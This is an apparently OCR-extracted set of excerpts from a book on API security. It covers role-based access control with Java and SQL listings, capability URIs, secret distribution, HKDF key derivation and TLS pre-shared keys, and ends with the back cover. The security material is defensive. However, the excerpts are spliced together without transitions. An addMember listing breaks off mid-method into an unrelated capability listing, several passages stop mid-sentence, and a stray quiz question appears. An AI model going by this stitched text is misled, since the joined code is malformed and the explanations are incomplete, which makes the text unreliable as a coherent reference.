


Figure 8.2 In RBAC, permissions are assigned to roles rather than directly to users. Users are then assigned to roles, depending on their required level of access.

Permissions are no longer directly assigned to users (or to groups). Instead, permissions are assigned to roles, and then roles are assigned to users. This can dramatically simplify the management of permissions, because it is much simpler to assign somebody the "moderator" role than to remember exactly which permissions a moderator is supposed to have. If the permissions change over time, then you can simply change the permissions associated with a role without needing to update the permissions for many users and groups individually.

In principle, everything that you can accomplish with RBAC could be accomplished with groups, but in practice there are several differences in how they are used, including the following:

- Groups are used primarily to organize users, while roles are mainly used as a way to organize permissions.
- As discussed in the previous section, groups tend to be assigned centrally, whereas roles tend to be specific to a particular application or API. As an example, every API may have an `admin` role, but the set of users that are administrators may differ from API to API.
- Group-based systems often allow permissions to be assigned to individual users, but RBAC systems typically don't allow that. This restriction can dramatically simplify the process of reviewing who has access to what.
- RBAC systems split the definition and assigning of permissions to roles from the assignment of users to those roles. It is much less error-prone to assign a user to a role than to work out which permissions each role should have, so this is a useful separation of duties that improves security.
- Roles may have a dynamic element. For example, some military and other environments have the concept of a *duty officer*, who has particular privileges and responsibilities only during their shift. When the shift ends, they hand over to the next duty officer, who takes on that role.

RBAC is almost always used as a form of mandatory access control, with roles being described and assigned by whoever controls the systems that are being accessed. It is much less common to allow users to assign roles to other users the way they can with permissions in discretionary access control approaches. Instead, it is common to layer

a DAC mechanism such as OAuth2 (chapter 7) over an underlying RBAC system so that a user with a moderator role, for example, can delegate some part of their permissions to a third party. Some RBAC systems give users some discretion over which roles they use when performing API operations. For example, the same user may be able to send messages to a chatroom as themselves or using their role as Chief Financial Officer when they want to post an official statement. The NIST (National Institute of Standards and Technology) standard RBAC model (http://mng.bz/v9eJ) includes a notion of *session*, in which a user can choose which of their roles are active at a given time when making API requests. This works similarly to scoped tokens in OAuth, allowing a session to activate only a subset of a user's roles, reducing the damage if the session is compromised. In this way, RBAC also better supports the principle of least privilege than groups because a user can act with only a subset of their full authority.

8.2.1 Mapping roles to permissions

There are two basic approaches to mapping roles to lower-level permissions inside your API. The first is to do away with permissions altogether and instead to just annotate each operation in your API with the role or roles that can call that operation. In this case, you'd replace the existing `requirePermission` filter with a new `requireRole` filter that enforced role requirements instead. This is the approach taken in Java Enterprise Edition (Java EE) and the JAX-RS framework, where methods can be annotated with the `@RolesAllowed` annotation to describe which roles can call that method via an API, as shown in listing 8.4.

Listing 8.4 Annotating methods with roles in Java EE

```
import javax.ws.rs.*;
import javax.ws.rs.core.*;
import javax.annotation.security.*;

@DeclareRoles({"owner", "moderator", "member"})
@Path("/spaces/{spaceId}/members")
public class SpaceMembersResource {

    @POST
    @RolesAllowed("owner")
    public Response addMember() { .. }

    @GET
    @RolesAllowed({"owner", "moderator"})
    public Response listMembers() { .. }
}
```

Role annotations are in the javax.annotation.security package.

Declare roles with the @DeclareRoles annotation.

Describe role restrictions with the @RolesAllowed annotation.

The second approach is to retain an explicit notion of lower-level permissions, like those currently used in the Natter API, and to define an explicit mapping from roles to permissions. This can be useful if you want to allow administrators or other users to

define new roles from scratch, and it also makes it easier to see exactly what permissions a role has been granted without having to examine the source code of the API. Listing 8.5 shows the SQL needed to define four new roles based on the existing Natter API permissions:

- The social space owner has full permissions.
- A moderator can read posts and delete offensive posts.
- A normal member can read and write posts, but not delete any.
- An observer is only allowed to read posts and not write their own.

Open src/main/resources/schema.sql in your editor and add the lines from listing 8.5 to the end of the file and click save. You can also delete the existing `permissions` table (and associated `GRANT` statements) if you wish.

Listing 8.5 Role permissions for the Natter API

```
CREATE TABLE role_permissions(
    role_id VARCHAR(30) NOT NULL PRIMARY KEY,
    perms VARCHAR(3) NOT NULL
);
INSERT INTO role_permissions(role_id, perms)
    VALUES ('owner', 'rwd'),
           ('moderator', 'rd'),
           ('member', 'rw'),
           ('observer', 'r');
GRANT SELECT ON role_permissions TO natter_api_user;
```

Each role grants a set of permissions.

Define roles for Natter social spaces.

Because the roles are fixed, the API is granted read-only access.

8.2.2 Static roles

Now that you've defined how roles map to permissions, you just need to decide how to map users to roles. The most common approach is to statically define which users (or groups) are assigned to which roles. This is the approach taken by most Java EE application servers, which define configuration files to list the users and groups that should be assigned different roles. You can implement the same kind of approach in the Natter API by adding a new table to map users to roles within a social space. Roles in the Natter API are scoped to each social space so that the owner of one social space cannot make changes to another.

> **DEFINITION** When users, groups, or roles are confined to a subset of your application, this is known as a *security domain* or *realm*.

Listing 8.6 shows the SQL to create a new table to map a user in a social space to a role. Open schema.sql again and add the new table definition to the file. The `user_roles` table, together with the `role_permissions` table, take the place of the old `permissions` table. In the Natter API, you'll restrict a user to having just one role within a space, so you can add a primary key constraint on the `space_id` and `user_id` fields. If you wanted to allow more than one role you could leave this out and manually

add an index on those fields instead. Don't forget to grant permissions to the Natter API database user.

Listing 8.6 Mapping static roles

Map users to roles within a space.

```
CREATE TABLE user_roles(
    space_id INT NOT NULL REFERENCES spaces(space_id),
    user_id VARCHAR(30) NOT NULL REFERENCES users(user_id),
    role_id VARCHAR(30) NOT NULL REFERENCES role_permissions(role_id),
    PRIMARY KEY (space_id, user_id)
);
GRANT SELECT, INSERT, DELETE ON user_roles TO natter_api_user;
```

Natter restricts each user to have only one role.

Grant permissions to the Natter database user.

To grant roles to users, you need to update the two places where permissions are currently granted inside the `SpaceController` class:

- In the `createSpace` method, the owner of the new space is granted full permissions. This should be updated to instead grant the `owner` role.
- In the `addMember` method, the request contains the permissions for the new member. This should be changed to accept a role for the new member instead.

The first task is accomplished by opening the SpaceController.java file and finding the line inside the `createSpace` method where the insert into the permissions table statement is. Remove those lines and replace them instead with the following to insert a new role assignment:

```
database.updateUnique(
    "INSERT INTO user_roles(space_id, user_id, role_id) " +
            "VALUES(?, ?, ?)", spaceId, owner, "owner");
```

Updating `addMember` involves a little more code, because you should ensure that you validate the new role. Add the following line to the top of the class to define the valid roles:

```
private static final Set<String> DEFINED_ROLES =
        Set.of("owner", "moderator", "member", "observer");
```

You can now update the implementation of the `addMember` method to be role-based instead of permission-based, as shown in listing 8.7. First, extract the desired role from the request and ensure it is a valid role name. You can default to the `member` role if none is specified as this is the normal role for most members. It is then simply a case of inserting the role into the `user_roles` table instead of the old `permissions` table and returning the assigned role in the response.

Listing 8.7 Adding new members with roles

```
public JSONObject addMember(Request request, Response response) {
  var json = new JSONObject(request.body());
```

Listing 9.6 Restricted capabilities

```
var uri = capabilityController.createUri(request,
        "/spaces/" + spaceId, "rwd", expiry);
var messagesUri = capabilityController.createUri(request,
        "/spaces/" + spaceId + "/messages", "rwd", expiry);
var messagesReadWriteUri = capabilityController.createUri(
        request, "/spaces/" + spaceId + "/messages", "rw",
        expiry);
var messagesReadOnlyUri = capabilityController.createUri(
        request, "/spaces/" + spaceId + "/messages", "r",
        expiry);

response.status(201);
response.header("Location", uri.toASCIIString());

return new JSONObject()
        .put("name", spaceName)
        .put("uri", uri)
        .put("messages-rwd", messagesUri)
        .put("messages-rw", messagesReadWriteUri)
        .put("messages-r", messagesReadOnlyUri);
```

Create additional capability URIs with restricted permissions.

Return the additional capabilities.

To complete the conversion of the API to capability-based security, you need to go through the other API actions and convert each to return appropriate capability URIs. This is largely a straightforward task, so we won't cover it here. One aspect to be aware of is that you should ensure that the capabilities you return do not grant more permissions than the capability that was used to access a resource. For example, if the capability used to list messages in a space granted only read permissions, then the links to individual messages within a space should also be read-only. You can enforce this by always basing the permissions for a new link on the permissions set for the current request, as shown in listing 9.7 for the `findMessages` method. Rather than providing read and delete permissions for all messages, you instead use the permissions from the existing request. This ensures that users in possession of a moderator capability will see links that allow both reading and deleting messages, while ordinary access through a read-write or read-only capability will only see read-only message links.

Listing 9.7 Enforcing consistent permissions

```
var perms = request.<String>attribute("perms")
        .replace("w", "");
response.status(200);
return new JSONArray(messages.stream()
    .map(msgId -> "/spaces/" + spaceId + "/messages/" + msgId)
    .map(path ->
        capabilityController.createUri(request, path, perms))
    .collect(Collectors.toList()));
```

Look up the permissions from the current request.

Remove any permissions that are not applicable.

Create new capabilities using the revised permissions.

A production-quality implementation of this pattern is available, again for Hashicorp Vault, as the Boostport Kubernetes-Vault integration project (https://github.com/Boostport/kubernetes-vault). This controller can inject unique secrets into each pod, allowing the pod to connect to Vault to retrieve its other secrets. Because the initial secrets are unique to a pod, they can be restricted to allow only a single use, after which the token becomes invalid. This ensures that the credential is valid for the shortest possible time. If an attacker somehow managed to compromise the token before the pod used it, then the pod will noisily fail to start up when it fails to connect to Vault, providing a signal to security teams that something unusual has occurred.

11.5.4 Key derivation

A complementary approach to secure distribution of secrets is to reduce the number of secrets your application needs in the first place. One way to achieve this is to derive cryptographic keys for different purposes from a single master key, using a *key derivation function* (KDF). A KDF takes the master key and a context argument, which is typically a string, and returns one or more new keys as shown in figure 11.9. A different context argument results in completely different keys and each key is indistinguishable from a completely random key to somebody who doesn't know the master key, making them suitable as strong cryptographic keys.




Figure 11.9 A key derivation function (KDF) takes a master key and context string as inputs and produces derived keys as outputs. You can derive an almost unlimited number of strong keys from a single high-entropy master key.

If you recall from chapter 9, macaroons work by treating the HMAC tag of an existing token as a key when adding a new caveat. This works because HMAC is a secure *pseudo-random function*, which means that its outputs appear completely random if you don't know the key. This is exactly what we need to build a KDF, and in fact HMAC is used as the basis for a widely used KDF called *HKDF* (HMAC-based KDF, https://tools.ietf.org/html/rfc5869). HKDF consists of two related functions:

- *HKDF-Extract* takes as input a high-entropy input that may not be suitable for direct use as a cryptographic key and returns a HKDF master key. This function

(continued)

2 Which one of the following is an increased risk when using AES-GCM cipher suites for IoT applications compared to other modes?

   a A breakthrough attack on AES
   b Nonce reuse leading to a loss of security
   c Overly large ciphertexts causing packet fragmentation
   d Decryption is too expensive for constrained devices

The answers are at the end of the chapter.

12.2 Pre-shared keys

In some particularly constrained environments, devices may not be capable of carrying out the public key cryptography required for a TLS handshake. For example, tight constraints on available memory and code size may make it hard to support public key signature or key-agreement algorithms. In these environments, you can still use TLS (or DTLS) by using cipher suites based on *pre-shared keys* (PSK) instead of certificates for authentication. PSK cipher suites can result in a dramatic reduction in the amount of code needed to implement TLS, as shown in figure 12.5, because the certificate parsing and validation code, along with the signatures and public key exchange modes can all be eliminated.

> **DEFINITION** A *pre-shared key (PSK)* is a symmetric key that is directly shared with the client and server ahead of time. A PSK can be used to avoid the overheads of public key cryptography on constrained devices.

In TLS 1.2 and DTLS 1.2, a PSK can be used by specifying dedicated PSK cipher suites such as `TLS_PSK_WITH_AES_128_CCM`. In TLS 1.3 and the upcoming DTLS 1.3, use of a PSK is negotiated using an extension that the client sends in the initial ClientHello message. Once a PSK cipher suite has been selected, the server and client derive session keys from the PSK and random values that they each contribute during the handshake, ensuring that unique keys are still used for every session. The session key is used to compute a HMAC tag over all of the handshake messages, providing authentication of the session: only somebody with access to the PSK could derive the same HMAC key and compute the correct authentication tag.

> **CAUTION** Although unique session keys are generated for each session, the basic PSK cipher suites lack forward secrecy: an attacker that compromises the PSK can easily derive the session keys for every previous session if they captured the handshake messages. Section 12.2.4 discusses PSK cipher suites with forward secrecy.

Because PSK is based on symmetric cryptography, with the client and server both using the same key, it provides mutual authentication of both parties. Unlike client

SOFTWARE DEVELOPMENT/SECURITY

API Security IN ACTION

Neil Madden

APIs control data sharing in every service, server, data store, and web client. Modern data-centric designs—including microservices and cloud-native applications—demand a comprehensive, multi-layered approach to security for both private and public-facing APIs.

API Security in Action teaches you how to create secure APIs for any situation. By following this hands-on guide you'll build a social network API while mastering techniques for flexible multi-user security, cloud key management, and lightweight cryptography. When you're done, you'll be able to create APIs that stand up to complex threat models and hostile environments.

What's Inside

- Authentication
- Authorization
- Audit logging
- Rate limiting
- Encryption

For developers with experience building RESTful APIs. Examples are in Java.

Neil Madden has in-depth knowledge of applied cryptography, application security, and current API security technologies. He holds a Ph.D. in Computer Science.

"A comprehensive guide to designing and implementing secure services. A must-read book for all API practitioners who manage security."
—Gilberto Taccari, Penta

"Anyone who wants an in-depth understanding of API security should read this."
—Bobby Lin, DBS Bank

"I highly recommend this book to those developing APIs."
—Jorge Bo, Naranja X

"The best comprehensive guide about API security I have read."
—Marc Roulleau, GIRO

To download their free eBook in PDF, ePub, and Kindle formats, owners of this book should visit
www.manning.com/books/api-security-in-action

ISBN: 978-1-61729-602-4

MANNING $69.99 / Can $92.99 [INCLUDING eBOOK]